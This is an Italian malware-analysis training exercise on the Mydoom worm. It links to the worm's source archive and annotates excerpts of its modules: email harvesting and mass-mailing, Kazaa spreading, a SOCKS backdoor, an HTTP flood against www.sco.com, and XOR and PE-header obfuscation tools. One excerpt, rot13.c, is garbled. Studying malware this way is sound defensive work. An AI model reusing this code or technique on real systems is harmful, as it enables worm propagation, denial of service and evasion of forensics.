

Traccia Extra 1 - Sorgente del malware



Il malware **Mydoom**, apparso per la prima volta nel 2004, è uno dei worm più distruttivi della storia informatica. Si è diffuso principalmente tramite e-mail, infettando i computer Windows e lasciando aperte le porte di rete per future intrusioni. Il suo rapido spread ha causato gravi rallentamenti su reti aziendali e Internet globalmente.

Analisi Forense: Attraverso l'analisi del codice sorgente, potete imparare come funziona un malware dal punto di vista tecnico. Questo include l'analisi delle funzioni di propagazione, le tecniche di evasione dei sistemi di sicurezza, e la comprensione di come il malware gestisce la comunicazione con i server di comando e controllo.

Scenario di Intelligence: Supponiamo che la nostra intelligence abbia scoperto una nuova variante di Mydoom che sta emergendo. Dovete valutare il codice per identificare possibili modifiche o aggiornamenti rispetto alla versione originale. Questo esercizio mira a prepararvi a rispondere rapidamente a nuove minacce, sviluppando capacità di analisi critica e di adattamento a scenari di sicurezza in evoluzione.

<https://github.com/akir4d/MalwareSourceCode/raw/main/Win32/Win32.Mydoom.a.7z>

WIN32.MYDOOM.A

- work
 - bin2c.c
 - cleanpe.cpp
 - crypt1.c
 - rot13.c
- xproxy
 - client.c
 - makefile
 - xproxy.c
- _readme.txt
- lib.c
- lib.h
- main.c
- makefile
- massmail.c
- massmail.h
- msg.c
- msg.h

- p2p.c
- resource.ico
- resource.rc
- scan.c
- scan.h
- sco.c
- sco.h
- xdns.c
- xdns.h
- xsmtp.c
- xsmtp.h
- zipstore.c
- zipstore.h

```
C main.c
1  #define WIN32_LEAN_AND_MEAN
2  #include <windows.h>
3  #include <winsock2.h>
4  #include "lib.h"
5  #include "massmail.h"
6  #include "scan.h"
7  #include "sco.h"
8
9  #include "xproxy/xproxy.inc"
10
11 const char szWhoami[] = "(sync.c,v 0.1 2004/01/xx xx:xx:xx andy)";
12
13 /* p2p.c */
14 void p2p_spread(void);
15
16 struct sync_t {
17     int first_run;
18     DWORD start_tick;
19     char xproxy_path[MAX_PATH];
20     int xproxy_state; /* 0=unknown, 1=installed, 2=loaded */
21     char sync_instpath[MAX_PATH];
22     SYSTEMTIME sco_date;
23     SYSTEMTIME termdate;
24 };
25
```



Analisi Statica (VS Code)

Core / orchestrazione

È il core del worm (Main).

In sintesi, serve a:

- **Installarsi e rendersi persistente:** copia sé stesso come taskmon.exe in cartelle di sistema o temporanee e aggiunge una chiave al registro (Run) per avvio automatico.
- **Evitare più istanze:** crea un mutex per garantire che solo una copia sia in esecuzione.
- **Caricare un payload incorporato:** decrittata e scrive su disco una DLL (shimgapi.dll) e la carica con LoadLibrary.
- **Gestire date di attivazione/scadenza:**
 - termdate → dopo una certa data il worm si disattiva.
 - sco_date → da quella data in poi attiva un payload aggiuntivo (scodos_main).
- **Mostrare un decoy visivo alla prima esecuzione:** crea un file casuale e lo apre con Notepad per sembrare innocuo.
- **Diffondersi in rete:**
 - tramite mass mailing (avvia il generatore di email infette con allegati),
 - tramite peer-to-peer (p2p_spread()),
 - tramite scansione di rete (scan_main() in loop infinito).

Scopo: garantire la sopravvivenza del worm sul sistema e avviare i meccanismi di propagazione (email, P2P, scansione), restando attivo in background fino a quando non viene spento o raggiunge la data di scadenza.

Propagazione - Via Email

Scopo **finale**



Mettere in piedi una catena completa di propagazione via e-mail: raccogliere indirizzi → generare messaggi credibili con allegato infetto (anche zippato) → trovare i server MX dei destinatari → spedire direttamente i messaggi su larga scala.

In pratica: **diffondere il worm** massimizzando recapitabilità e tasso di apertura



Scan.c

```
C scan.c
1  #define WIN32_LEAN_AND_MEAN
2  #include <windows.h>
3  #include <stdio.h>
4  #include "massmail.h"
5  #include "scan.h"
6  #include "lib.h"
7
8  int volatile scan_freezed;
9
10 static void scan_out(const char *email)
11 {
12     massmail_addq(email, 0);
13     return;
14 }
15
16 //-----
17
```

È il **modulo di scansione/harvesting dei contatti** del worm.

In sintesi, serve a:

- **Raccogliere indirizzi email dal sistema (scan_main()):** esplora ricorsivamente dischi e cartelle (incluse le **Temporary Internet Files** e la **Windows Address Book** .wab letta dal registro), con limiti di profondità e dimensione file.
- **Analizzare file "testuali" (scan_textfile()):** (txt, htm/html, shtml, php, asp, dbx, tbb, adb ...) entro soglie di peso, per massimizzare il rendimento.
- **Normalizzare il contenuto(scantext_textcvf()):** pulisce HTML/entità e trascrizioni anti-spam ((at), (@), , spazi doppi...), così da ripristinare gli "@" e rendere estraibili gli indirizzi.
- **Estrarre email valide(scantext_extract_ats()):** usa regole/heuristiche sui caratteri ammessi, lunghezze minime/massime e forma del dominio; scarta falsi positivi.
- **Mettere in coda i destinatari(scan_out()):** ogni indirizzo trovato viene inviato alla massmail_queue (via massmail_addq) per l'invio automatico.
- **Autorallentarsi quando serve (scan_freeze(int do_freeze)):** può essere "congelato" (scan_freeze) dal scheduler del mass-mailing e gira a priorità bassa per non farsi notare.

Scopo: **popolare continuamente la lista di destinatari** per la propagazione via email, estraendo indirizzi dalla macchina infetta e dalle sue cache/rubriche.



Mass-Mailing

È il modulo di **mass-mailing** del worm.

In sintesi, serve a:

- **Raccogliere e pulire indirizzi email (massmail_addq(email, prior))**: estrae stringhe, filtra e normalizza gli indirizzi (evita domini/utenti "sensibili" o anti-spam), li valida e li mette in coda (massmail_queue) con priorità.

```
C massmail.c
1  #define WIN32_LEAN_AND_MEAN
2  #include <windows.h>
3  #include <winsock2.h>
4  #include "massmail.h"
5  #include "lib.h"
6  #include "xdns.h"
7  #include "scan.h"
8  #include "msg.h"
9  #include "smtp.h"
10
11 #define MAX_DOMAIN 80
12
13 struct mailq_t * volatile massmail_queue;
14 DWORD volatile mmshed_run_threads;
15
16 //-----
17 // E-mail filter
18
19 #define isemailchar(c) (isalnum(c) || xstrchr("-._!@",(c)))
20 #define BEGINEND_INV "-._!"
21
22 #define TRIM_END(s) {
23     int i;
24     for (i=lstrlen(s)-1; i>=0; i--) {
25         if (isspace(s[i])) continue;
26         if (xstrchr(BEGINEND_INV, s[i])) continue;
27         if (!isemailchar(s[i])) continue;
28         if (s[i] == '@') continue;
29         break;
30     }
31     s[i+1] = 0;
32 }
```

- **Auto-generare nuovi destinatari(mm_gen())**: crea indirizzi plausibili combinando nomi comuni con il dominio della vittima in coda, per ampliare la lista.
- **Risoluzione DNS/MX con cache(mm_get_mx(domain))**: recupera e memorizza i server MX dei domini destinatari per spedire direttamente via SMTP, riducendo le query ripetute.
- **Generare il messaggio malevolo(mmsender(mq))**: usa il generatore (msg_generate) per costruire l'email MIME con allegato infetto (potenzialmente zippato/mascherato).
- **Inviare le email(massmail_main())**: contatta i server MX e spedisce il messaggio tramite SMTP (smtp_send), gestendo più invii in thread paralleli e lo stato di ogni richiesta.
- **Schedulare e gestire la coda(massmail_main())**: monitora dimensione e "invecchiamento" della coda, rimuove richieste scadute, regola il numero di thread attivi e "congela" lo scanning quando la coda è sovraccarica.
- **Operare solo quando online(massmail_main())**: verifica la connettività e si adatta (attende/riattiva) per evitare invii a vuoto.

Scopo: diffondere il worm via email su larga scala, massimizzando il tasso di recapito e la velocità d'invio grazie a validazione, generazione di destinatari, cache MX e invio multi-thread.



MSG

È il **generatore** di email malevole del worm.

In sintesi, serve a:

- **Creare un'email completa (MIME) (msg_generate(char *to))**: pronta per l'invio, con intestazioni (From, To, Subject, Date) e corpo.
- **Falsificare il mittente e variare l'oggetto/testo(select_from(...), select_subject(...))**: in modo plausibile (es. "Mail Delivery System", "Error", "Hello").
- **Allegare il malware(select_exename(...), select_attach_file(...))**: (una copia dell'eseguibile stesso), talvolta dentro uno ZIP e con trucchi di nome per mascherare l'estensione (p.es. spazi prima di ".exe").
- **Codificare l'allegato in base64 (msg_b64enc(...))**: e assemblare le parti multipart.

Scopo: propagarsi via email con allegati infetti che sembrano legittimi, massimizzando le probabilità che l'utente apra il file.

```
C msg.c
1  /*
2   * Sync's message generator
3   */
4  #define WIN32_LEAN_AND_MEAN
5  #include <windows.h>
6  #include "lib.h"
7  #include "msg.h"
8  #include "zipstore.h"
9  #include "massmail.h"
10
11 /* state structure */
12 struct msgstate_t {
13     char *to, from[256], subject[128];
14     char exe_name[32], exe_ext[16];
15     char zip_used, zip_nametrick, is_tempfile;
16     char attach_name[256];
17     char attach_file[MAX_PATH];
18     int attach_size; /* in bytes */
19     char mime_boundary[128];
20     char *buffer;
21     int buffer_size;
22 };
23
24 /* FIXME: must check "To:" != "From:" */
25 static void select_from(struct msgstate_t *state)
26 {
27     static const char *step3_domains[] = {
28         /* "aol.com", "msn.com", "yahoo.com", "hotmail.com" */
29         "nby.pbz", "zfa.pbz", "lnubb.pbz", "ubgzvny.pbz"
30     };
31 }
```



Xdns.c

È il modulo **DNS/MX resolver** usato dal mass-mailer.

In sintesi, serve a:

- **Trovare i server MX di un dominio**(`get_mx_list(const char *domain)`) per poter spedire email direttamente via SMTP senza passare da un client.
- **Usare più strategie** di risoluzione:
 - prima tenta l'API di Windows (dnsapi.dll / DnsQuery_A);
 - se fallisce, enumera i DNS locali (iphlpapi.dll / GetNetworkParams) e invia query UDP costruite a mano (crea il pacchetto DNS, lo invia con sendto, attende select, parse la risposta).
- **Convertire e parsare record DNS (my_get_mx_list2)**: trasforma il nome in formato wire, gestisce compressione dei nomi, estrae i record MX con priorità e costruisce una lista collegata (mxlist_t).
- **Gestire risorse (my_get_mx_list)**: funzioni di allocazione/liberazione delle liste (MX e RR), time-out e ritentativi.

Scopo: fornire rapidamente l'elenco dei Mail Exchanger di un dominio (con preferenze) affinché il worm possa inviare email malevole direttamente ai server MX dei destinatari.

```
C xdns.c
1  #define WIN32_LEAN_AND_MEAN
2  #include <windows.h>
3  #include <winsock2.h>
4  #include <windns.h>
5  #include <iphlpapi.h>
6  #include "xdns.h"
7  #pragma comment(lib, "ws2_32.lib")
8
9  #define mx_alloc(n) ((void*)HeapAlloc(GetProcessHeap(),0,(n)))
10 #define mx_free(p) {HeapFree(GetProcessHeap(),0,(p));}
11
12 #define TYPE_MX 15
13 #define CLASS_IN 1
14
15 #pragma pack(push, 1)
16 struct dnsreq_t {
17     WORD id;
18     WORD flags;
19     WORD qncount;
20     WORD ancount;
21     WORD nscount;
22     WORD arcount;
23 };
24 #pragma pack(pop)
25
26 struct mx_rrlist_t {
27     struct mx_rrlist_t *next;
28     char domain[260];
29     WORD rr_type;
30     WORD rr_class;
31     WORD rdlen;
32     int rdata_offs;
33 }
```




SMTP

È il modulo **SMTP** / **invio email** del worm.

In sintesi, serve a:

- **Creare una sessione SMTP minimale(smtp_send_server)**: dialoga con il server (EHLO/HELO → MAIL FROM → RCPT TO → DATA → QUIT), gestendo time-out e risposte multi-linea.
- **Leggere mittente e destinatario(mail_extracthdr)**: dal messaggio generato (From, To) e fare il dot-stuffing durante l'invio del corpo.
- **Raggiungere il server giusto(smtp_send, xsmtp_try_isp)**:
 - prima prova i server MX del dominio del destinatario (forniti dal resolver MX);
 - se fallisce, tenta hostnames comuni (mx., mail., smtp., relay., ecc.);
 - in ulteriore fallback, usa l'SMTP dell'ISP trovato nel registro di Windows (account di posta configurati).
- **Risolvere gli host** (resolve) (DNS/gethostbyname) e **aprire** connessioni TCP su porta 25.
- Gestire **errori** e **ritentativi (smtp_send)**: per aumentare le probabilità di consegna.

Scopo: consegnare le email malevole direttamente ai server di posta dei destinatari (o tramite l'SMTP dell'ISP) con più strategie di fallback, massimizzando la recapitabilità della campagna di spam/propagazione.

```
C xsmtp.c
1  #define WIN32_LEAN_AND_MEAN
2  #include <windows.h>
3  #include <winsock2.h>
4  #include "lib.h"
5  #include "xdns.h"
6  #include "massmail.h"
7  #pragma comment(lib, "ws2_32.lib")
8  #pragma comment(lib, "user32.lib")
9
10 #define my_tolower(c) (((c) >= 'a' && (c) <= 'z') ? ((c) - 'a' + 'A') : (c));
11 #define my_isdigit(c) (((c) >= '0' && (c) <= '9'))
12 #define my_isalpha(c) (((c) >= 'a' && (c) <= 'z') || ((c) >= 'A' && (c) <= 'Z'))
13 #define my_isalnum(c) (my_isdigit(c) || my_isalpha(c))
14
15 static int recvline(SOCKET s, char *buf, int size, unsigned long timeout)
16 {
17     int i, t;
18     for (i=0; (i+1)<size;) {
19         if (timeout != 0) {
20             fd_set fds;
21             struct timeval tv;
22             FD_ZERO(&fds);
23             FD_SET(s, &fds);
24             tv.tv_sec = timeout / 1000;
25             tv.tv_usec = (timeout % 1000) * 1000;
26             if (select(0, &fds, NULL, NULL, &tv) <= 0)
27                 break;
28         }
29         t = recv(s, buf+i, 1, 0);
30         if (t < 0) return -1;
31         if (t == 0) break;
32         if (buf[i++] == '\n') break;
33     }
34     buf[i] = 0;
35     return i;
36 }
```




ZIP

È il modulo “**zip packer**” usato dal worm.

In sintesi, serve a:

- **Impacchettare un file dentro uno ZIP (zip_store):**(senza compressione, metodo store) dandogli un nome interno a scelta (store_as), per usarlo come allegato nelle email malevole.
- **Calcolare il CRC-32(zip_calc_crc32):** del contenuto (implementazione zlib/Mark Adler) e scrivere i campi ZIP obbligatori.
- **Impostare timestamp DOS plausibili (zip_putcurtime):**e gli attributi base, così da generare un archivio coerente.
- **Costruire a mano la struttura ZIP(zip_store):** header locale, copia dei dati, record di directory centrale e End of Central Directory.

Scopo: creare rapidamente archivi ZIP validi del malware (spesso per eludere filtri o rendere l'allegato più credibile) senza dipendere da librerie esterne.

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>

#pragma pack(push, 1)
struct zip_header_t {
    DWORD signature;           /* 0x04034b50 */
    WORD ver_needed;
    WORD flags;
    WORD method;
    WORD lastmod_time;
    WORD lastmod_date;
    DWORD crc;
    DWORD compressed_size;
    DWORD uncompressed_size;
    WORD filename_length;
    WORD extra_length;
};

struct zip_eod_t {
    DWORD signature;           /* 0x06054b50 */
    WORD disk_no;
    WORD disk_dirst;
    WORD disk_dir_entries;
    WORD dir_entries;
    DWORD dir_size;
    DWORD dir_offs;
    WORD comment_len;
};
```



Propagazione via P2P

È il modulo di **propagazione P2P (Kazaa)** del worm.

In sintesi, serve a:

- **Individuare la cartella condivisa di (kazaa_spread)** leggendo dal registro HKCU\Software\Kazaa\Transfer il valore (offuscato ROT13) DDir0.
- **Scegliere un nome-esca (kazaa_spread) da una lista offuscata ROT13** (esempi decodificati: winamp5, icq2004-final, activation_crack, rootkitXP, office_crack, nuke2004), per far sembrare il file appetibile.
- **Applicare un'estensione eseguibile (kazaa_spread)variabile** (.exe, .scr, .pif, .bat) e copiare se stesso in quella cartella con CopyFile, così da finire tra i file condivisi di Kazaa.
- **La funzione p2p_spread()** prende il percorso dell'eseguibile corrente e invoca la routine di copia.

Scopo: diffondersi tramite rete di file-sharing (Kazaa) facendosi passare per software/crack popolari, così che altri utenti lo scarichino ed eseguano.



Backdoor / Accesso remoto (proxy)

Scopo **finale**

creare e mantenere un canale di accesso remoto alla macchina infetta.

```
C p2p.c
1  /*
2   * Based on I-Worm.PieceByPiece source code.
3   */
4
5  #define WIN32_LEAN_AND_MEAN
6  #include <windows.h>
7  #include "lib.h"
8
9  char *kazaa_names[] = {
10     "jvanzc5",
11     "vpd2004-svany",
12     "npgvingvba_penpx",
13     "fgevc-tvey-2.0o" /* missed comma in the original version */
14     "qpbz_cngpurf",
15     "ebbgxvgKC",
16     "bssvpr_penpx",
17     "ahxr2004"
18 };
19
20 static void kazaa_spread(char *file)
21 {
22     int kazaa_names_cnt = sizeof(kazaa_names) / sizeof(kazaa_names[0]);
23     char kaza[256];
24     DWORD kazalen=sizeof(kaza);
25     HKEY hKey;
26     char key_path[64], key_val[32];
27
28     // Software\Kazaa\Transfer
29     rot13(key_path, "Fbsgjner\\Xnmnn\\Genafsre");
30     rot13(key_val, "QyQve0"); // "DDir0"
```



client.c

È un **client uploader/stager** che invia un file (tipicamente un eseguibile) a un server TCP predisposto.

In sintesi, serve a:

- **Connettersi** a <hostname>:<port> (Winsock, TCP) e verificare la riuscita.
- **Eseguire** un "handshake" inviando una piccola intestazione con un magic byte (133) e un valore sentinella (0x133C9EA2) per farsi riconoscere dal server.
- **Trasmettere** il file indicato a riga di comando, a blocchi, fino a EOF, mostrando i byte inviati.
- **Ricevere e stampare** eventuali messaggi testuali dal server durante l'upload.
- **Terminare** quando il file è stato spedito o se la connessione cade/va in errore.

Scopo: caricare in modo semplice un binario verso un server che si aspetta quel "magic header", fungendo da componente di distribuzione/staging del payload.

```
xproxy > C client.c
1  #define WIN32_LEAN_AND_MEAN
2  #include <windows.h>
3  #include <winsock2.h>
4  #include <stdio.h>
5  #include <stdlib.h>
6  #pragma comment(lib, "user32.lib")
7  #pragma comment(lib, "ws2_32.lib")
8
9  #define SOCKS4_EXECBYTE  133
10
11 #pragma pack(push, 1)
12 struct xrequest_t {
13     unsigned char magic;
14     unsigned long polinomial;
15 };
16 #pragma pack(pop)
17
```



In sintesi, serve a:

- Scopo:** fornire al malware un canale di accesso remoto e di consegna/esecuzione payload, oltre a un proxy SOCKS per instradare traffico tramite la macchina infetta, mantenendosi persistente nel sistema.

[illegible]



Attacco / Impatto Sco.c

È il **modulo di attacco DoS/HTTP flood** del worm (bersaglio: www.sco.com).

In sintesi, serve a:

- **Risoluzione DNS del dominio obiettivo** (offuscato con ROT13) e preparazione dell'indirizzo/porta (80).
- **Generazione del traffico d'attacco(scodos_main)::** avvia fino a 64 thread che in loop aprono connessioni TCP e inviano richieste HTTP GET minimali alla home (GET / HTTP/1.1 con Host: www.sco.com).
- **Massimizzare la pressione(scodos_th):** usa connessioni non bloccanti, tempi brevi e chiusure rapide per moltiplicare il numero di richieste.

Scopo: sovraccaricare il server web bersaglio con un flood di richieste HTTP, contribuendo a un attacco di Denial of Service.

```
C SCO.C
1  #define WIN32_LEAN_AND_MEAN
2  #include <windows.h>
3  #include <winsock2.h>
4  #include "sco.h"
5  #include "lib.h"
6
7  #define SCO_SITE_ROT13 "jjj.fpb.pbz" /* www.sco.com */
8  #define SCO_PORT 80
9  #define SCODOS_THREADS 64
10
11 static int connect_tv(struct sockaddr_in *addr, int timeout)
12 {
13     int s;
14     unsigned long i;
15     fd_set wr_fds, err_fds;
16     struct timeval tv;
17
18     s = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
19     if (s == 0 || s == INVALID_SOCKET) return 0;
20
21     tv.tv_sec = timeout / 1000;
22     tv.tv_usec = 0;
23
24     i = 1;
25     ioctlsocket(s, FIONBIO, &i);
26
27     for (;;) {
28         i = connect(s, (struct sockaddr *)addr, sizeof(struct sockaddr_in));
29         if (i != SOCKET_ERROR)
30             goto exit_connected;
31         i = WSAGetLastError();
32         if (i == WSAENOBUFFS) {
33             Sleep(50);
34             continue;
35         }
36         if (i == WSAEWOULDBLOCK)
37             break;
38         goto exit_err;
39     }
40 }
```



Tooling / offuscamento (supporto)

Scopo **finale**

Produrre un exe finale compatto che contiene la DLL offuscata, con stringhe meno leggibili e metadati neutralizzati, così da ridurre la rilevabilità e ostacolare l'analisi statica/forense.



Bin22c.c

È un convertitore file → array C.

In sintesi, serve a:

- **Leggere** un file binario dall'input.
- **Stampare** su stdout una dichiarazione C del tipo `const unsigned char <nome>[] = { 0x.. }, 12 byte per riga.`
- **Accettare** un nome di array opzionale (default: `filedata`).

Scopo: incorporare un file (anche binario) direttamente nel sorgente C come array di byte, per poterlo compilare dentro l'eseguibile (es. risorse o payload embedded)

```
work > C bin2cc
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main(int argc, char *argv[])
5  {
6      FILE *f;
7      int i, c;
8      char *arr_name;
9
10     if (argc < 2) {
11         fprintf(stderr, "Usage: %s input_file [array_name] [> output_file]\n", argv[0]);
12         return 1;
13     }
14     f = fopen(argv[1], "rb");
15     if (f == NULL) {
16         fprintf(stderr, "%s: fopen(%s) failed", argv[0], argv[1]);
17         return 1;
18     }
19     if (argc >= 3) arr_name=argv[2]; else arr_name="filedata";
20
21     printf("const unsigned char %s[] = {", arr_name);
22     for (i=0;;i++) {
23         if ((c = fgetc(f)) == EOF) break;
24         if (i != 0) printf(",");
25         if ((i % 12) == 0) printf("\n\t"); //else printf(" ");
26         printf("0x%.2X", (unsigned char)c);
27     }
28     printf("\n};\n");
29     fclose(f);
30     return 0;
31 }
32
```



Crypt1.c

È un piccolo **cifratore/decifratore XOR** usato dal worm.

In sintesi, serve a:

- **Leggere** un file in input e scrivere un file in output.
- **Applicare** per ogni byte un XOR con una chiave che parte da 0xC7 e si aggiorna a ogni passo con $k = (k + 3 * (i \% 133)) \& 0xFF$.
- È perfettamente **reversibile** (stesso programma cifra/decifra), quindi adatto a offuscare o ripristinare payload incorporati.

Scopo: offuscare/decifrare blob binari del malware (es. la DLL embedded), usando lo stesso algoritmo visto in decrypt1_to_file.

```
work > C crypt1.c
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main(int argc, char *argv[])
5  {
6      FILE *f1=fopen(argv[1],"rb"), *f2=fopen(argv[2],"wb");
7      char buf1[8096], buf2[8096];
8      unsigned char k;
9      int c, i;
10     setvbuf(f1, buf1, _IOFBF, sizeof(buf1));
11     setvbuf(f2, buf2, _IOFBF, sizeof(buf2));
12     for (k=0xC7,i=0;;) {
13         if ((c = fgetc(f1)) == EOF) break;
14         fputc(((unsigned char)c) ^ k, f2);
15         k = (k + 3 * (i % 133)) & 0xFF;
16         i++;
17     }
18     fclose(f2);
19     fclose(f1);
20 }
21
```




ROT13.c

È un filtro **ROT13 (encoder/decoder)** da riga di comando.
In sintesi, serve a:

- **Leggere** dallo stdin e scrivere sullo stdout caratteri trasformati.
- **Applicare** la sostituzione ROT13 alle sole lettere A-Z/a-z, lasciando invariati gli altri caratteri.
- Essere perfettamente **reversibile**: lo stesso programma cifra e decifra.
- (Nel contesto del worm) offuscare/ripristinare stringhe in chiaro nel sorgente, p.es. domini, percorsi o chiavi di registro.

Scopo: è solo offuscare leggermente delle stringhe (es. domini, chiavi di registro) per non lasciarle in chiaro.

```
work > C rot13.c
1  #include <stdio.h>
2  #include <string.h>
3
4  char rot13c(char c)
5  {
6      char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
7      char l[] = "abcdefghijklmnopqrstuvwxyz";
8      char *p;
9
10     if ((p = strchr(u, c)) != NULL)
11         return u[(p-u) + 13] % 26];
12     else if ((p = strchr(l, c)) != NULL)
13         return l[(p-l) + 13] % 26];
14     else
15         return c;
16 }
17
18 void main(void)
19 {
20     int c;
21     while ((c = getchar()) != EOF)
22         putchar(rot13c(c));
23 }
24
```



Cleanpe.cpp

È un **manipolatore di intestazioni PE** (exe “timestomper” + pulizia **DOS stub**).

In sintesi, serve a:

- **Leggere** l'offset del PE header (e_lfanew a 0x3C).
- **Azzerare il DOS stub**: sovrascrive con zeri tutti i byte tra 0x40 e l'inizio del PE header.
- **Azzerare il timestamp COFF**: scrive 0 nel campo TimeDateStamp a PE + 0x08.
- (Con VERBOSE) **stampa** l'offset del PE e il vecchio timestamp.

Scopo: alterare/normalizzare metadati dell'eseguibile (es. rimuovere tracce temporali e contenuto del DOS stub), cosa che può cambiare gli hash e ostacolare correlazioni/forensics.

```
work > cleanpe.cpp
1  #define WIN32_LEAN_AND_MEAN
2  #include <windows.h>
3  #include <stdio.h>
4
5  #define VERBOSE
6  #define STUBSIZE 0x40 /* 64 */
7
8  void main(int argc, char *argv[])
9  {
10     if (argc < 2) {
11         printf("Usage: %s <filename.exe>\n", argv[0]);
12         return;
13     }
14
15     HANDLE h = CreateFile(argv[1], GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ, 0,
16         OPEN_EXISTING, 0, 0);
17     if (h == INVALID_HANDLE_VALUE) {
18         printf("%s: cannot open \"%s\"\n", argv[0], argv[1]);
19         return;
20     }
21
22     if (GetFileSize(h, 0) < 0x100) {
23         printf("%s: invalid size\n", argv[0]);
24         CloseHandle(h);
25         return;
26     }
27
28     DWORD dwPeOffs, dwRead, dwWritten;
29     SetFilePointer(h, 0x3C, 0, FILE_BEGIN);
30     ReadFile(h, &dwPeOffs, 4, &dwRead, 0);
31 }
```



Analisi File .h (Header)

lib.h

- Scopo: utilità comuni (ROT13, random, stringhe, HTML cleanup, net status, printf helper).
- Funzioni (decl):
- rot13c(char), rot13(char*, const char*),
- mk_smtpdate(FILETIME*, char*),
- xrand_init(void), xrand16(void), xrand32(void),
- xstrstr(const char*, const char*), xstrrchr(const char*, char), xstrchr(const char*, char),
- xsystem(char*, int),
- xmemcmpi(unsigned char*, unsigned char*, int), xstrncmp(const char*, const char*, size_t),
- html_replace(char*), html_replace2(char*),
- is_online(void),
- cat_wsprintf(LPTSTR, LPCTSTR, ...).
- Implementate in: lib.c.
- Usato da: quasi tutti (main.c, msg.c, massmail.c, scan.c, xsmtp.c, sco.c, xdns.c, p2p.c).

```
C lib.h
1  #ifndef _SYNC_LIB_H_
2  #define _SYNC_LIB_H_
3
4  char rot13c(char c);
5  void rot13(char *buf, const char *in);
6  void mk_smtpdate(FILETIME *in_ft, char *buf);
7  void xrand_init(void);
8  WORD xrand16(void);
9  DWORD xrand32(void);
10 char *xstrstr(const char *str, const char *pat);
11 char *xstrrchr(const char *str, char ch);
12 char *xstrchr(const char *str, char ch);
13 int xsystem(char *cmd, int wait);
14 int xmemcmpi(unsigned char *, unsigned char *, int);
15 int xstrncmp(const char *first, const char *last, size_t count);
16 int html_replace(char *);
17 int html_replace2(char *);
18 int is_online(void);
19 int cat_wsprintf(LPTSTR lpOutput, LPCTSTR lpFormat, ...);
20
21 #endif
```



massmail.h

- **Scopo:** coda indirizzi e scheduler di invio.
- **Tipi:** struct mailq_t (packed) con next, tick_got, state (0/1/2), priority, to[] (var-len).
- **Globali:** extern struct mailq_t * volatile massmail_queue.
- **Funzioni** (decl):
- **massmail_addq**(const char*, int),
- **massmail_init**(void), massmail_main(void),
- **DWORD** __stdcall massmail_main_th(LPVOID).
- **Implementate** in: massmail.c.
- **Usato** da: scan.c (addq), main.c (init/thread), massmail.c interno.

```
C massmail.h
1  #ifndef _SYNC_MASSMAIL_H_
2  #define _SYNC_MASSMAIL_H_
3
4  /* Queue of found e-mail addresses */
5  #pragma pack(push, 1)
6  struct mailq_t {
7      struct mailq_t *next;
8      unsigned long tick_got;
9      char state;      /* 0=not processed yet, 1=processing, 2=processed */
10     char priority;    /* 0=normal (from scanner), 1=lower (from generator) */
11     char to[1];       /* variable-length */
12 };
13 #pragma pack(pop)
14
15 extern struct mailq_t * volatile massmail_queue;
16
17 int massmail_addq(const char *email, int prior);
18
19 void massmail_init(void);
20 void massmail_main(void);
21 DWORD __stdcall massmail_main_th(LPVOID);
22
23 #endif
```



msg.h

- **Scopo:** generatore messaggi MIME.
- **Funzioni** (decl): char* msg_generate(char *email);
- **Implementata** in: msg.c.

Usato da: massmail.c.

```
C msg.h
1  #ifndef _SYNC_MSG_H_
2  #define _SYNC_MSG_H_
3
4  char *msg_generate(char *email);
5
6  #endif
7
```



scan.h

- **Scopo:** harvesting di email + scanner file/dirs.
- **Funzioni** (decl): scan_init(void), scan_main(void), scan_freeze(int).
- **Implementate** in: scan.c.

Usato da: main.c (init/main loop), massmail.c (freeze).

```
C scan.h
1  #ifndef _SYNC_SCAN_H_
2  #define _SYNC_SCAN_H_
3
4  void scan_init(void);
5  void scan_main(void);
6  void scan_freeze(int do_freeze);
7
8  #endif
9
```



sco.h

- **Scopo:** trigger del modulo DoS.
- **Funzioni** (decl): scodos_main(void).
- **Implementata** in: sco.c.

Usato da: main.c (payload attacco).

```
C sco.h
1  #ifndef _SYNC_SCO_H_
2  #define _SYNC_SCO_H_
3
4  void scodos_main(void);
5
6  #endif
7
```



xdns.h

- **Scopo:** interfaccia per la risoluzione MX (DNS) usata dal mass-mailer.
- **Tipi/struct:** struct mxlist_t { mxlist_t *next; int pref; char mx[256]; } — lista collegata di record MX (hostname e priorità).
- **Funzioni (decl):** mxlist_t *get_mx_list(const char *domain); — ritorna la lista MX del dominio.
- **void free_mx_list(mxlist_t *);** — libera la lista.
- **Implementate** in: xdns.c.
-

Usato da: massmail.c (cache/lookup), xsmtip.c (invio verso MX).

```
C xdns.h
1  #ifndef _SYNC_XDNS_H_
2  #define _SYNC_XDNS_H_
3
4  struct mxlist_t {
5      struct mxlist_t *next;
6      int pref;
7      char mx[256];
8  };
9
10 struct mxlist_t *get_mx_list(const char *domain);
11 void free_mx_list(struct mxlist_t *);
12
13 #endif
14
```



xsmtp.h

- **Scopo:** invio SMTP grezzo.
- **Dipendenze:** usa struct mxlist_t (definita in xdns.h).
- **Funzioni** (decl): int smtp_send(struct mxlist_t *primary_mxs, char *message);
- **Implementata** in: xsmtp.c.

Usato da: massmail.c.

```
C xsmtp.h
1  #ifndef _SYNC_XSMTP_H_
2  #define _SYNC_XSMTP_H_
3
4  int smtp_send(struct mxlist_t *primary_mxs, char *message);
5
6  #endif
7
```



zipstore.h

- **Scopo:** creare ZIP "store" per allegati.
- **Funzioni** (decl): int zip_store(char *in, char *out, char *store_as);
- **Implementata** in: zipstore.c.

